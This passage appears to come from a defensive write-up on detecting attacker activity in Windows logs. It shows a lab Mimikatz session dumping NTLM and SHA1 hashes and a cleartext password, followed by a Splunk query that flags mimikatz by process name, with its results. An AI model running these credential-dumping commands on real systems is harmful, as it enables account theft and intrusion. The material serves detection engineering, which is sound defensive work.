
Obtaining credential information using Mimikatz



```
C:\Users\user\Desktop\mimikatz_trunk\Win32>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x86) #19041 May 31 2021 00:10:15
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 140709 (00000000:000225a5)
Session           : Interactive from 1
User Name         : user
Domain            : MESSI10
Logon Server      : MESSI10
Logon Time        : 2021/06/11 16:15:02
SID               : S-1-5-21-583483827-456046107-1274571052-1000
        msv :
         [00010000] CredentialKeys
         * NTLM     : f938b53b982f22cd6b1c14ae10665480
         * SHA1     : 464f70dc593f98b22b468600e676ca836c447d3d
         [00000003] Primary
         * Username : user
         * Domain   : MESSI10
         * NTLM     : f938b53b982f22cd6b1c14ae10665480
         * SHA1     : 464f70dc593f98b22b468600e676ca836c447d3d
        tspkg :
        wdigest :
         * Username : user
         * Domain   : MESSI10
         * Password : manager
        kerberos :
         * Username : user
         * Domain   : MESSI10
         * Password : (null)
        ssp :
        credman :
```

Mimikatz detection

Here, the detection name of Mimikatz is detected by a character string match with the process name. If Sysmon is installed, Mimikatz's SHA1 detection is also possible.
In terms of traces of mimikatz working, rules that detect Golden Ticket, Silver Ticket, DCSync, DCShadow, and Zerologon may also work.



```
source="WinEventLog:Security"
mimikatz プロセス名="*\\mimikatz*"
| rename プロセス名 as process
| stats count by ComputerName EventCode process
```

✓12 events (5/21/21 12:00:00.000 AM to 6/20/21 11:49:55.000 PM)


	ComputerName	EventCode	process	count
1	Messi10	4673	C:\Users\user\Desktop\mimikatz_trunk\Win32\mimikatz.exe	12


Detection
Internal reconnaissance

- Network Scan
- Mimikatz
- DC Compromise
  - Create Account
  - Change Account

Create Account

This is an example of creating an account called FaLconIntel.It is recorded as event ID "4720" in the Windows Security log.



